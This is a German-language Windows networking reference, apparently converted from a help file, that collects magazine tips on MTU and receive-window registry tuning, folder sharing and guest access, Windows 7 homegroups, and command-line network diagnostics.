Rwin gibt die Zeit an, bis zu der die Bestätigung kommen muss. Bei stabiler, langsamer Verbindung ist ein größerer Wert vorteilhaft, bei schnellen Verbindung mit Übertragungsstörungen ein kleinerer Wert.

Gemäß PC-Welt Heft 3/2010, Seite 127 versucht Win Vista ff den Parameter Rwin automatisch immer wieder zu optimieren (siehe netsh interface tcp show global{bmc dos.bmp}). Mit netsh int tcp set global autotuninglevel=disabled{bmc dos.bmp} kann dies abgeschaltet werden falls die Netzwerkkarte oder Router damit nicht gut zurechtkommen und z.B. Kopiervorgänge von Dateien immer wieder abbrechen. Allerdings sollte zuvor versucht werden, die Geräte auf aktuellen Stand zu bringen. Mit netsh int tcp set global /?{bmc dos.bmp} zeigt die Syntaxhilfe zum Befehl an.

*) Bei DSL (T-DSL etc.) ist für das verwendete PPPoE (Point to Point Protocol over Ethernet) die MTU auf max. 1492 Byte begrenzt. Wird von einem Rechner mit der Einstellung MTU=1500 über einen Router/Firewall über DSL auf Internetsites versucht zuzugreifen, funktioniert es z.B. bei http://www.spiegel.de{bmc earth16.bmp} oder http://www.gmx.de{bmc earth16.bmp} unter Umständen nicht! Dies ist dann der Fall, wenn ein falsch konfigurierte Firewall (z.B. auf der Serverseite) die ICMP-Meldung "destination unreachable: need to fragment" nicht bis zum Client durchlässt! (Zeitschrift c't Heft 7/2002, Seite 99, Heft 11/2003, Seite 194)

Wenn Seiten im Internet nicht gefunden werden, so sollten sie mal am Commandprompt ein "NameServer-Loopup"

```
nslookup <Server>
```

also z.B.

```
nslookup spiegel.de
```

probieren und sollten z.B.

```
Server: ns4.compuserve.fr
```

```
Address: 195.232.64.7
```

DfüEinstellungen

\$ DFÜ-Netzwerk-Einstellungen

K DFÜ-Netzwerk-Einstellungen; TCP/IP-Parameter;MaxMTU;MTU;Rwin und MTU (Netzwerk-Einstellungen); TTL (Time to Live-Netzwerk-Einstellung); PPPoE; PPTP, nslookup

Nicht autorisierte Antwort:

Name: spiegel.de

Address: 195.71.11.67

erhalten. Was dabei das eventuell auftretende "Nicht autorisierte Antwort:" bedeutet, ist mir nicht bekannt!

Gemäß Zeitschrift PC-Welt Heft 12/2003, Seite 279 wird statt dem in Deutschland häufigen PPPoE im Ausland häufiger PPTP (Point to Point Tunneling Protocol) verwendet!

Für Win95 sind direkte Registry-Einträge zu machen, wenn nicht z.B. "TweakDUN"

<http://www.gulftel.com/~pattersc/tweakdun/{bmc earth16.bmp}> oder "Tweak-Me"

<http://www.totalidea.de/tweakdown.htm{bmc earth16.bmp}> verwendet wird, aber auch für 98/ME gültig:

- Unter [HKLM\System\CurrentControlSet\Services\Class\NetTrans{bmc tree.bmp}](#) suchen, wo unter 0000, 0001, 0002, ... der Name "DriverDesc" den Wert "TCP/IP" hat. Hierunter tragen Sie ein (für 0000, 0001 und 0002 mit den Links, 0003, ... manuell) [HKLM\System\CurrentControlSet\Services\Class\NetTrans\0000{bmc edit.bmp}](#), [0001{bmc edit.bmp}](#), [0002{bmc edit.bmp}](#) die Zeichenfolge mit dem Namen MaxMTU und dem Wert 576
- Rwin legt die Datenmenge fest, die gesendet wird, bevor eine Bestätigung vorliegt. Sie sollte bei $(MTU-40) * n$, mit $n = 4 \dots 8$ Paketen liegen, d.h. 4 (bei schlechter Leitung, also 2144) ... 8 (bei guter Leitung, also 4288). [HKLM\System\CurrentControlSet\Services\VxD\MSTCP_DefaultRcvWindow{bmc edit.bmp}](#).
- Die Time to Live, d.h. die Lebensdauer der Pakete in "Stationssprüngen" sollte von 32 auf 64 oder 128 hochgesetzt werden. [HKLM\System\CurrentControlSet\Services\VxD\MSTCP_DefaultTTL{bmc edit.bmp}](#)

Win98: unter Systemsteuerung, Netzwerk, DFÜ-Adapter, Eigenschaften, Erweitert, IP-Paketgröße von "automatisch" auf "klein" (=576) umstellen. Unter [HKLM\System\CurrentControlSet\Services\Class\Net](#) suchen, wo unter 0000, 0001, 0002, ... der Name "SlowNET" den Wert "01" hat. Dies auf 0 umstellen. Außerdem IPMTU von 1500 auf 576 umstellen.

Dies wird nach einem Neustart wirksam.

Für Win2000/XP gilt (Zeitschrift c't Heft 7/2002, Seite 99):

- Adapter-ID des lokalen Netzes herausfinden. Dies ist der Unterschlüssel-Name unter [HKLM\SYSTEM\CurrentControlSet\Control\Network\{4D36E972-E325-11CE-BFC1-08002BE10318}{bmc tree.bmp}](#), wo unter \Connection die Einträge bei "Name" bzw eventuell auch PnPInstncelID passen. Also [HKLM\SYSTEM\CurrentControlSet\Control\Network\{4D36E972-E325-11CE-BFC1-08002BE10318}\<AdapterID>\Connection](#). Falls hier der richtige Adapter nicht klar zu erkennen ist, findet sich die AdapterID auch unter [HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkCards{bmc tree.bmp}](#) in einem der Unterschlüssel als "ServiceName".
- Damit dann unter [HKLM\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters\Interfaces{bmc tree.bmp}](#)\<AdapterID> den meist noch nicht vorhandenen DWORD-Eintrag "MTU" erstellen und den gewünschten Wert (nach dezimal -> hex-Umrechnung mit z.B. [calc.exe{bmc shortcut.bmp}](#) in der wissenschaftlichen Ansicht) eintragen.

Bei WinXP wird eine DFÜ-Verbindung normalerweise beim Abmelden unterbrochen. Soll dies verhindert werden (weil andere im Home-Netz die Verbindung noch brauchen), dann muss unter

[HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon.KeepRasConnections{bmc edit.bmp}](#) angelegt und auf 1 gesetzt werden.

Gemäß c't Heft 23/2006, Seite 190ff gilt:

- Voreinstellung für MTU ist -1. dies bedeutet, dass sie automatisch mittels "Path MTU Discovery" ermittelt wird. Mit [HKLM\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters.EnablePMTUDiscovery{bmc edit.bmp}](#) = 0 läßt sich dieses abschalten, mit 1 (oder Eintrag nicht vorhanden und kein explizites MTU sollte es aktiv sein).
- Rwin ([HKLM\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters.TcpWindowSize{bmc edit.bmp}](#)) sollte mindestens ca. $\langle \text{DownstreamRate in Byte/s} \rangle / 3$ sein. Also z.B. für ein DSL2000 mit 2000kBit/s $2000 * 1000 / (8 * 3) = 83333$. Maximum ist aber 65535. Dies gibt schnelle Downloads für Server mit "RoundTripTime" bis 1/3 Sekunde. Die RoundTripTime läßt sich mit einem Ping ermitteln. Falls VoIP dann stockt und kein Traffic-Shaping möglich ist, Rwin auf z.B. $\langle \text{DownstreamRate in Byte/s} \rangle / 10$ einstellen. Falls der Upstream häufig ausgelastet ist, kann der Downstream durch größere Rwin-Werte, falls noch nicht am 65536-Anschlag, eventuell beschleunigt werden. Über das im Jahr 1992 übers RFC-Dokument 1323 eingeführte "Window-Scaling" kann Rwin noch mit einem Faktor 2^x mit $x = 0 \dots 14$ multipliziert werden. soweit dies also nicht durch [HKLM\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters.Tcp1323Opts{bmc edit.bmp}](#) mit dem Wert 0 oder 2 abgeschaltet ist (Defaultwert 3 aktiviert WindowScaling und TimeStamps), also keine Bremse.
- Mit [HKLM\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters.EnablePMTUBHDetect{bmc edit.bmp}](#) = 1 (normal nicht vorhanden bzw. 0) kann die Black Hole Detection aktiviert werden, damit auch bei nicht übertragenem "need to fragment" die Verbindung zustande zu kommen lassen. Das aktivieren senkt erfahrungsgemäß aber den Durchsatz bei richtig konfigurierten Servern.

Änderungen an diesen Parametern werden erst nach einem Neustart wirksam!

In der PC-Welt Heft 7/2013, Seite plus 30 wird das Tool NetsetMan (<http://www.netsetman.com/?lang=de{bmc earth16.bmp}>) empfohlen, wenn man mit seinem Laptop in unterschiedlichen Netzwerken zuhause ist und die

"Network Location Awareness" mit seinen 3 Profilen (Heim, Arbeitsplatz, öffentlich) nicht genug Differenzierungsmöglichkeiten bietet.

Siehe auch DFÜ/RAS-Verbindungsaufbau und Server-Logon, Routing.

#\$K Netzwerk-Freigabe

Bei WinXP-Home läuft jeder Zugriff auf Dateien übers Netzwerk über das Gast-Konto auf alle freigegebenen Verzeichnisse. Microsoft nennt dies "Einfache Dateifreigabe". Dabei ist es unerheblich, ob es für die lokale Anmeldung aktiviert oder deaktiviert ist (defaultmäßig deaktiviert). Wenn via

```
net user gast <Kennwort>
```

ein Kennwort für Gast gesetzt ist, muss ähnlich wie bei Win9x beim Zugriff übers Netzwerk aber dieses Kennwort eingegeben werden.

Bei WinXP-Pro Muss für Zugriff auf Dateien von außen zusätzlich zur Einrichtung der Dateifreigabe auch in secpol.msc{bmc admin.bmp} unter Lokale Richtlinien, Zuweisen von Benutzerrechten, aus dem "Zugriff vom Netzwerk auf diesen Computer" den Gast-Account entfernen! (Quelle ?? PC-Welt ??).

Gemäß PC-Welt Heft 8/2008, Seite 38ff dient shrpwbw.exe{bmc shortcut.bmp} als Assistent zur Freigabe von Ordnern. Die Freigaben anzeigen und bearbeiten kann man mit fsmgmt.msc{bmc shortcut.bmp}{bmc admin.bmp}. Siehe auch Löschen von gerade verwendeten Dateien.

Bei W2K und XP-Pro ist das Gast-Konto defaultmäßig auch für Netzwerk-Zugriffe deaktiviert. Über LusrMgr.msc{bmc shortcut.bmp} kann es aktiviert werden, wenn übers Netzwerk ohne Einrichtung von jedem User zugegriffen werden können soll. Bei W2K via secpol.msc{bmc admin.bmp}, Lokale Richtlinien, Zuweisen von Benutzerrechten sollte dann unter "Lokal anmelden" das Konto "Gast" (oder die Gruppe "Gäste"!!?) entfernt und unter "Lokale Anmeldung verweigern" das Konto "Gast hinzugefügt werden. Bei XP Home fehlt secpol.msc normalerweise. Gemäß <http://ecross.mvps.org/faq.htm{bmc earth16.bmp}> kann dann über Download und Installation von "Windows Server 2003 Resource Kit Tools" <http://go.microsoft.com/fwlink/?LinkId=4544{bmc earth16.bmp}> auf `ntrights.exe` ausgewichen werden (je nach Landesspreche der Installation muss `guest` entsprechend ersetzt werden, z.B. durch `gast`):

```
net user guest /active:yes
ntrights +r SeNetworkLogonRight -u Guest
ntrights -r SeDenyNetworkLogonRight -u Guest
```

Eine secpol.msc findet sich aber unter Umständen auch auf der Festplatte eines WinXP-Home-Systems, wenn nicht näher bekannte Handheld-Entwicklungs-Software installiert ist unter z.B. C:\Windows Embedded Data\Repositories\{484C9D34-846E-40E2-A2E6-FF2771A303D5}.

Bei XP-Pro ist die lokale Anmeldung dann immer noch gesperrt. Hier könnte es über Systemsteuerung, Benutzerkonten{bmc shortcut.bmp} geändert werden.

Generell gilt für Zugriff übers Netzwerk, dass die Netzwerkfreigabe und die Filezugriffsrechte (XP-Home für "Gast", sonst für jeweiligen User) gegeben sein müssen, damit der Zugriff geht.

Sollte der Zugriff z.B. auf freigegebene Drucker und Dateien nicht funktionieren, dann ist vielleicht die MS-Firewall schuld. Es kann sein, dass bei deaktiviertem Firewall das Browsen funktioniert und nachdem die Drucker und Verzeichnisse erkannt sind, erst wieder aktiviert werden darf.

Über das Snap-in fsmgmt.msc{bmc shortcut.bmp} der Managementkonsole kann man bei Win2000 und XP-Prof die Freigaben im Netzwerk verwalten, bei XP-Home sie sich zumindest noch anschauen (PC-Welt Heft 9/2005, Seite 114). Gemäß PC-Welt Heft 1/2006, Seite 174 geht auch rundll32 ntlanui.dll,ShareManage{bmc shortcut.bmp}. Oder man verwendet gemäß PC-Welt Heft 3/2007, Seite 58 das Tool ShareEnum (<http://www.sysinternals.com{bmc earth16.bmp}>).

Obiges ist teilweise aus PC-Welt Heft 2/2005, Seite 98ff, teilweise aus eigener Internet-Suche Eine längere Liste mit möglichen Problemen beim Netzwerk nach der Änderung von Sicherheitseinstellungen findet sich in MS-Knowledgebase unter <823659{bmc earth16.bmp}>.

Während noch in Vista im Explorer freigegebene Ordner am Symbol erkennbar waren, verzichtet Vista auf eine Markierung im Icon, um nicht verwirrend viel anzuzeigen. Im Detailbereich (über Organisieren, Layout aktivierbar) wird es noch angezeigt. Alternative Anzeigemöglichkeiten sind das Kommandozeilen-Kommando net share{bmc dos.bmp} oder "Freigegebene Ordner" fsmgmt.msc{bmc shortcut.bmp} aus der Management-Konsole.

#Heimnetz

Die Heimnetzgruppen in Win7 ist ein dem NTFS-Benutzerrechte-System übergestülptes System, das es Heimanwender über das Standardkonto HomeGroupUser\$ erspart, jeden Usernamen auf jedem Rechner einzurichten. Ein detaillierte Beschreibung mit allen Fußangeln gibt es in der c't Heft 9/2010, Seite 92ff:

Einrichtung:

```
# NetzwerkFreigabe
$ Netzwerk-Freigabe
K Netzwerk-Freigabe;Freigabe im
Netzwerk;Gast-Konto-Netzwerk-Zugriffe;secpol.msc;Heimnetz;HomeGroupUser$
# Heimnetz
```

- Heimnetzgruppe steht nur zur Verfügung, wenn beim Einrichten des Netzwerks "Heimnetz" als Typ ausgewählt wurde.
- Wenn nicht im "Netzwerk- und Freigabecenter" bei den "Heimnetzgruppen- und Freigabeoptionen auswählen", "Erweiterte Freigabeeinstellungen ändern" im Abschnitt "Privat oder Arbeitsplatz" unter der Überschrift "Heimnetzgruppen-Verbindungen" das "... ermöglichen (empfohlen)" gewählt ist.
- Auf einem Rechner im Netz wird eine Heimnetzgruppe erstellt. Dabei wird automatisch ein Passwort für diese Heimnetzgruppe generiert.
- Alle anderen Windows-7-Rechner im Netz erkennen die vorhandene Gruppe und bieten "Jetzt beitreten" an.

Was passiert dabei im Hintergrund:

- Eine vorhandene Heimnetzgruppe im Netzwerk wird per WSD (Web Service Dynamic Discovery) im Netzwerk den anderen Rechnern bekannt gemacht.
- Es wird eine Benutzergruppe "HomeUsers" angelegt und der ihr zugeordnete Benutzer "HomeGroupUser\$". Auch alle anderen aktiven Benutzeraccount werden in die Gruppe gesteckt.
- In der Computerverwaltung unter "Freigegebene Ordner", "Freigaben" (dies fehlt aber bei den Home-Versionen von Windows 7!) kann man erkennen, dass das ganze Verzeichnis c:\Users (= c:\Benutzer) freigegeben wurde. Im Explorer bleibt diese Freigabe aber unsichtbar!
- Zugriffsrechte für HomeGroup werden für die öffentlichen Ordner und die ausgewählten privaten Bibliotheken eingerichtet. Die Gruppe "Benutzer" wird dabei aus den Zugriffslisten gelöscht.
- Auch wenn der User z.B. (seine) "Dokumente" oder "Bilder" nicht freigibt, werden die "öffentlichen Dokumente" und "öffentlichen Bilder" freigegeben (via \\<ComputerName>\Users\Public zugreifbar). Unter Heimnetzgruppe im Explorer taucht der Ort "Öffentlich ..." nicht auf, solange die "Eigenen ..." nicht auch freigegeben sind!
- Die Daten zu den HomeGroups werden auf dem PC gespeichert. Wenn mehrere Groups existieren, tritt der PC der Group mit der höheren Anzahl von Mitgliedern bei. Bei Gleichstand der Mitgliederzahl wird wohl die früher eingerichtete Gruppe bevorzugt.

Bekannte Bugs und Probleme:

- Die "Eigenen ..." -Ordner werden nicht nur für die PCs, an die man das Passwort für die Heimnetzgruppe gibt, freigegeben, sondern auch noch für all die User, die auf dem Gerät einen Account haben.
- Wenn User Puppe auf dem PC Stube nur ihre Musik freigibt und User Baer auf dem PC Höhle nur seine Bilder, dann bleiben die Freigaben auf dem jeweils anderen PC im Explorer unsichtbar! Erst wenn mindestens eine Bibliothek mit demselben Namen freigegeben hat, dann geht's.
- Wenn auf dem PC Höhle der Account Puppe auch existiert und weitergehende Zugriffsrechte hat als HomeGroupUser\$, bleibt der Zugriff auf die für HomeGroupUser\$ freigegebene Dateien beschränkt, solange die Heimnetzgruppe aktiv ist.
- Der Menüpunkt "**Freigeben für Niemand**" nimmt der "Homegroup" die Rechte, **ohne** jedoch für die Gruppe "Benutzer" gegebenenfalls wieder zu aktivieren. Dann hat oft nur noch die Gruppe "Administratoren" und der Eigentümer Zugriff. Meist ist es dann am besten, zunächst die Rechte von oben per Vererbung zu setzen und danach gegebenenfalls wieder individuelle Rechte zu setzen.
- Ähnliches passiert, wenn ein Ordner aus einer freigegebenen Bibliothek entfernt wird!
- Wird ein freigegebener Ordner zu einer nicht freigegebenen Bibliothek hinzugefügt und dann wieder entfernt, geht nichts schief. Umgekehrt, wenn ein Ordner zu einer schon freigegebenen Bibliothek hinzugefügt wird und dann die Freigabe der Bibliothek aufgehoben wird: Hier bleibt der Ordner danach immer noch im Netzwerk zugänglich!
- Beim Austritt aus der Heimnetzgruppe werden dort, wo vor dem Beitritt die Gruppe "Benutzer" drin war, diese Gruppe wieder aktiviert. Die Gruppe HomeUser und der Benutzer HomeGroupUser\$ werden vollständig entfernt.
- Die Netzwerkfreigaben bleiben aber auch nach dem Austritt aus der Heimgruppe für all die User offen, die auf dem Gerät einen Account haben! Erkennen kann man dies bei Win7-Professional über die Computerverwaltung unter "Freigegebene Ordner", "Freigaben". Im Explorer über "Eigenschaften", "Freigabe", "Erweiterte Freigabe" kann man die Freigabe aufheben.
- Hat in einem großen Netzwerk (Arbeitsplatz-Netzwerk) versehentlich "Home-Netzwerk" gewählt, wird den anderen der Beitritt angeboten. Wenn die Anzeige des Benutzernamens und Rechnernamens, der die Gruppe eingerichtet hat, die man beim Beitritt angezeigt bekommt, nicht weiterhilft den aktuellen Anbieter der Heimnetzgruppe ausfindig zu machen, dann bleibt nur, mit einem Netzwerksniffer die Paket auf TCP-Port 5357 nach "Invitation" zu durchsuchen. Über die MAC-Adresse und die MAC-Tabelle des Switches kommt man dann zum Übeltäter.

Ein Netzwerk ohne Router und ohne DHCP-Server wird von Windows 7 als "nicht identifiziertes Netzwerk" eingestuft und die Sicherheitsstufe auf "öffentliches Netzwerk" eingestellt. Gemäß c't Heft 2/2010, Seite 158 lässt sich dies am besten über die Gruppenrichtlinien [secpol.msc{bmc admin.bmp}](#) umstellen:

- Unter "Netzwerklisten-Manager-Richtlinien" ein Doppelklick auf das fragliche Netzwerk.
- Im Tab "Netzwerkadresse" kann der Standorttyp von "Nicht konfiguriert" (d.h. automatische Entscheidung) auf Privat geändert werden.

Siehe auch: [Ports \(TCP/IP\)](#), [Network Location Awareness](#).

##\$K Netzwerk-Probleme/Diagnose

Die Einrichtung eines Netzwerks mit Win XP (Home) ist in der c't Heft 1/2007, Seite 104f beschrieben.

Gemäß PC-Welt Heft 2/2005, Seite 133 kann bei WinXP mittels der Kommandozeile

<http://system/netdiag/dglogs.htm>{bmc shortcut.bmp}

zur eingebauten Netzwerkdiagnose gesprungen werden. Gemäß PC-Welt Heft 1/2006 geht's alternativ mit

[netsh diag gui](#){bmc shortcut.bmp}

Wer z.B. mit seinem Laptop in unterschiedlichen Netzwerken online geht (z.B. Zuhause und in der Arbeit), braucht unter Umständen z.B. abwechselnd zwei verschiedene Konfigurationen. Dann hilft es, Netzwerk-Installationen sichern und wiederherstellen zu können (Notiz PC-Welt 7/2004, Seite 89):

Logon mit Adminrechten,

[netsh interface dump >netz1.txt](#){bmc dos.bmp}

erzeugt nach einigen Sekunden eine Skriptdatei netz1.txt. Dann die Konfiguration Umstellen und eine zweite Skriptdatei erzeugen.

Reload einer Einstellung (wenn Skriptdatei netz1.txt heiß und im aktuellen Directory liegt):

```
netsh -f netz1.txt
```

Falls eine der Konfigurationen kein Default-Gateway benutzt, txt-File patchen: unter "# Schnittstell-IP-Konfiguration für Lan-Verb" die Zeile

```
set address name = "LAN Verbindung" gateway = none
```

ergänzen.

In der Hilfe von WinXP für [netsh](#){bmc help.bmp} findet sich dump unter "Netsh-Diagnosebefehle (diag-Befehle)".

In der c't Heft 14/2006, Seite 218 (Softlink [0614218](#){bmc earth16.bmp}) wird ein Batch vorgestellt, der den dump von netsh zusammen mit den Internet-Proxy-Settings in eine Datei, der ähnlich wie in Perl üblich noch Batchcode zum Wiedereinlesen vorangestellt ist, schreibt. Eingeschränkte Benutzer haben nicht das Recht, die Netzwerkeinstellungen zu verändern. Untern WinXP Pro gibt es die Usergruppe

"Netzwerkkonfigurations-Operatoren", der der User in den Computerverwaltung [LusrMgr.msc](#){bmc shortcut.bmp} hinzugefügt werden muss, um Einstellungen vornehmen zu können.

Gemäß Zeitschrift c't Heft 20/2005, Seite 183f liegt manchen Notebooks auch ein Programm bei, um zwischen verschiedenen Netzwerkkonfigurationen zu wechseln, z.B. IBM Access Connection. Es gibt auch die Freeware IP-Profiler von Heiko Groschupp (Softlink [0520182](#){bmc earth16.bmp}).

Unter <http://www.microsoft.com/germany/technet/datenbank/articles/600914.mspx>{bmc earth16.bmp} findet sich eine Beschreibung der "Netzwerkdiagnosetools von Windows XP".

Eine neue IP-Adresse vom DHCP-Server kann man sich per

```
ipconfig /release *
```

```
ipconfig /renew \*{bmc dos.bmp}
```

anfordern.

OmniPeek Personal ist ein für privaten Einsatz kostenloser Netzwerkmonitor und -Sniffer von Wildpackets (c't Heft 15/2006, Seite 58, Softlink [0615058](#){bmc earth16.bmp}), c't Heft 16/2006, Seite 77 (Softlink [0616076](#){bmc earth16.bmp}): Aufzeichnungen von WLAN-802.11-Verkehr funktionieren nur mit Athero-Chipsatz.

Welche Probleme es in der Kommunikation übers Netzwerk bei XP und Vista geben kann, wird in der c't Heft 12/2007, Seite 128ff (Softlink [0712128](#){bmc earth16.bmp}) beschrieben. Einige Punkte daraus:

- Soll ein User eine Freigabe nutzen können, sollte er auf dem freigebenden Rechner ein Konto mit gleichem Namen und Passwort haben wie auf dem Rechner, von dem aus er die Freigabe nutzen möchte.
- Die Rechner müssen der gleichen Arbeitsgruppe angehören. (Änderungen werden erst nach Reboot wirksam!) Werden nicht alle Rechner im Netzwerk neu gestartet, dann kann es bis zu 51 Minuten dauern, bis die Änderung im LAN wirksam ist.
- Im Firewall müssen die Ports 137, 138 und 445 freigegeben sein. Hinweis: Unter Vista gibt der Firewall normalerweise keine Portnummern preis. Nur wer übers Suchfeld den "Windows-Firewall mit erweiterter Sicherheit" sucht und startet, kommt an die Informationen. Nur wenn bei Vista unter "Netzwerk- und Freigabecenter", Anpassen das "Private Netz" gewählt ist, dann öffnet Vista die notwendigen Ports automatisch.
- Vista erwartet für die Authentifizierung das NTLMv2, welches z.B. ab Samba-Version 3.0.22 unterstützt wird, bei MacOS X 10.4.x mit seinem Samba 3.0.10 also noch nicht. Wer z.B. im NAS noch ein Samba 2.x laufen hat, muss zurückgehen auf "NTLM und LM". Bei den Versionen HomeBasic und HomePremium lässt sich dies nur per Registry-Eingriff ändern: [HKLM\SYSTEM\CurrentControlSet\Control\LSA.LmCompatibilityLevel](#){bmc edit.bmp} auf 1 setzen. Diese alten Authentifizierungsmethoden sind aber ein gewisses Sicherheitsrisiko.
- Bei der Freigabe von Druckern für "Jeden ohne Kennwort" einstellt, tauchen sie beim Client u.U. nicht auf. Bei einem Anbinden des Druckers mit einem Kontonamen vom Server geht dann der Ausdruck bis zum Neustart. Danach landen die Ausdrücke ohne Fehlermeldung im Nirwana. Erst nachdem man auf dem Vista-Server im

NetzwerkProbleme

\$ Netzwerk-Probleme/Diagnose

K Netzwerk-Probleme/Diagnose;Netzwerkeinstellungen sichern/restore;netsh.exe;ipconfig

"Netzwerk- und Freigabecenter" "Kennwortgeschütztes Freigeben" deaktiviert oder alternativ den Drucker wieder mit einem Accountnamen vom Server anbindet, geht's wieder.

- Unter Vista gibt es das Tool "Netzwerkübersicht" (= Network Map). Es zeigt XP-Rechner aber erst an, wenn auf diesen der "LLTD Responder" nachgerüstet ist.
- Für WinXPSP2 gibt's von MS das "Network Diagnostic Tool (KB914440)" zum Download.

Mit dem kostenlosen Werkzeug HiJack (c't Heft 15/2007, Seite 47, Softlink [0715047{bmc_earth16.bmp}](#)), das laufende Prozesse, offene Netzwerkports, Dienste, Winsock-Dienstanbieter und die Hosts-Datei anzeigt, lassen sich unter Umständen Probleme schnell lokalisieren.

Ein in Lazarus geschriebenes Programm zur Anzeige und zum Verändern der Netzwerkeinstellungen von Windows wird in der Toolbox Heft 6/2008, Seite 42f vorgestellt.

Gemäß c't Heft 7/2009, Seite 165 sollte für eine Netzwerkkarte (=Schnittstelle), die keinen Zugang zu anderen Netzen bietet, sondern z.B. nur eine NAS-Gerät oder einen Drucker, kein "Standard-Gateway" festgelegt sein. Ansonsten kann beim Anschluss des NAS z.B. der Internet-Zugang über die andere Schnittstelle abreißen. Bei [route print{bmc_dos.bmp}](#) sind Standardgateways durch Netzwerkziel = 0.0.0.0 und Netzwerkmaske = 0.0.0.0 gekennzeichnet. Stimmen die Ziel-IP und die IP-Adresse einer Schnittstelle in all den Bits, die in der Maske auf 1 sind überein, dann wird diese Schnittstelle verwendet, da es das gleiche Netzwerk ist. Wird keine Schnittstelle im gleichen Netzwerk gefunden, so wird das/ein Standard-Gateway verwendet.

Manchmal hilft bei Netzwerkproblemen, insbesondere wenn gleichzeitig Verbindung über mehrere Adapter (z.B. Kabel und WLAN) besteht, eine Verbindung zu deaktivieren. Und geg. wieder zu aktivieren. Gemäß PC-Welt Heft 10/2009, Seite 128 kann man sich mittels [netsh interface show interface{bmc_dos.bmp}](#) die Verbindungen und ihre Namen anzeigen lassen. Mittels `netsh interface set interface "name" disabled` kann man dann einen Adapter deaktivieren, mit `... enabled` wieder aktivieren.

In der c't Heft 17/2010, Seite 114 wird eine Sammlung von Tools zur Fehlersuche und Analyse vorgestellt, die sich auf einem USB-Stick leicht transportieren lässt.

Fehlersuche bei Netzwerkproblemen ist auch das Thema in der c't Heft 17/2011, Seite 124ff. Einige Tipps daraus:

- Mittels [ipconfig{bmc_dos.bmp}](#) überprüfen, ob nicht "Medienstatus getrennt" gemeldet wird. Und dabei gleich die IP-Adressen prüfen.
- Mittels `nslookup <server>` kann man seinen Nameserver prüfen oder auch den Namen über einen anderen Nameserver auflösen und vergleichen. Z.B. `nslookup www.heise.de 8.8.8.8` ermittelt die Heise-IP-Adresse über den von Google betriebenen DNS 8.8.8.8. `nslookup` ohne Parameter führt zu einem Prompt, an dem `help` die Syntax und Parameter erklärt.
- Sollte der verwendete Nameserver Anfragen für nicht existente Server immer auf eine Werbeseite umleiten anstatt mit der Fehlermeldung ";; ->HEADER<- opcode: QUERY, status: NXDOMAIN, id:34019" zu antworten, sollte man schauen, ob man dies bei seinem Provider nicht umkonfigurieren kann.
- Von Google gibt's das Programm `namebench`, das die Geschwindigkeit des eingestellten Nameservers mit einigen öffentlichen Nameservern vergleicht.
- Neben `tracert` bringt Windows ab Vista auch `pathping` mit.
- Umgekehrte ping-Anfragen an den eigenen Rechner lassen sich über http://www.heise.de/netze/tools/ping{bmc_earth16.bmp} stellen.
- Das lokale Netz lässt sich mittels einem der Tools PortScan, Softperfect Network Scanner oder Nmap absuchen. Nmap benötigt dazu die Installation des Treibers WinPcap.
- Die aktuell offenen Verbindungen lassen sich mittels [netstat -ba {bmc_shortcut.bmp}{bmc_admin.bmp}](#) anzeigen. Das Tool CurrPorts arbeitet ähnlich, jedoch mit GUI und Filtermöglichkeiten.
- Das Tool Socketsniff (NirSoft) kann die von einem Programm übertragenen Daten mitschneiden, allerdings nur für 32bit-Applikationen.
- Smartsniff (NirSoft) kann ohne oder mit WinPcap eingesetzt werden. Wireshark benötigt immer WinPcap.

Unter Win 7 (häufiger) und Win 8 (seltener) kommt es wohl vor, dass das Netzwerk-Icon im Taskbar-Notification-Bereich fälschlich eine Netzwerkunterbrechung anzeigt. Dies liegt dann gemäß PC-Welt Heft 1/2014, Seite 111 an von deaktivierten Netzwerken übrig gebliebenen Einträgen unter [HKLM\SYSTEM\CurrentControlSet\Control\Network\{4D36E972-E325-11CE-BFC1-08002BE10318}{bmc_tree.bmp}](#). Diese Einträge dann manuell löschen. Falls man hier zu viel (oder alles) gelöscht hat: Neu Booten und die Netzwerke neu konfigurieren.

In der c't Heft 20/2012, Seite 170 geht es um Netzwerkprobleme und Tools dafür. Eine Auswahl:

- Z.B. [netsh wlan show{bmc_shortcut.bmp}](#) all zeigt schon mal einen Menge an Informationen an. Bei [netsh interface show config{bmc_shortcut.bmp}](#) kann optional noch der Name oder die ID eines Netzwerkadapters angehängt werden, um die Ausgabe abzukürzen.
- Das Programm WinMTR überprüft kontinuierlich per Ping/TraceRoute die anzugebenen Server.
- Für einen USB-Stick (oder auch ein anderes Rootverzeichnis) gibt es auf der Heft-CD den "c't-Netz-Werkzeugkasten" mit Tools wie `dig` und `host`, die über NameServer-Anfrage die Einträge, auch zu Mail-, Exchange- und MX-Server abfragen. Ähnlich auch DNSDataView. Mit diesen Tools lässt sich auch ermitteln, ob

Anfragen nach nicht vorhandenen Seiten ordentlich mit einem Fehler beantwortet werden oder ob der Provider als "Navigationshilfe" eine Umleitung zu eigenen Seiten eingebaut hat. Das Tool PortScan ermittelt, falls Bonjour und UPnP aktiv sind, auch z.B. Drucker im Netz. Nmap bietet nebenbei auch Optionen zur Fernwartung per SNMP und WMI. Zum scriptfähigen Kommandozeilen-Tool nmap gibt es mit Zenmap auch eine graphische Oberfläche.

- WirelessNetConsole zeigt die Funknetze der Umgebung mit ihren Parametern an.

Siehe auch [Network Location Awareness](#), [Netzwerk-Umgebung im Explorer](#).

#\$K Netzwerk-Umgebung im Explorer

Leer oder ein Rechner fehlt: In einem Netzwerk übernimmt einer der Rechner die Aufgabe des "Browse Masters", d.h. die Angaben der verfügbaren Rechner zu verwalten. Wenn unter Systemsteuerung, Netzwerk, Konfiguration, Datei- und Druckerfreigabe für MS-Netzwerk die "Suchfunktion" auf "Automatisch" eingestellt ist, dann übernimmt es einer der Rechner mit Netz automatisch, dies kann aber bis zu 15 Minuten dauern. Wird dieser Rechner abgeschaltet, kann es wieder bis zu 15 Minuten dauern. Wenn einer der Rechner im Netz immer läuft, kann auf diesem die Suchfunktion auf "Aktiviert" gestellt werden! (Zeitschrift c't Heft 24/2001, Seite 138f)

Manchmal reicht, wenn ein Rechner in der Netzwerkumgebung nicht angezeigt wird, aber auch das Aktualisieren mittels der Taste F5.

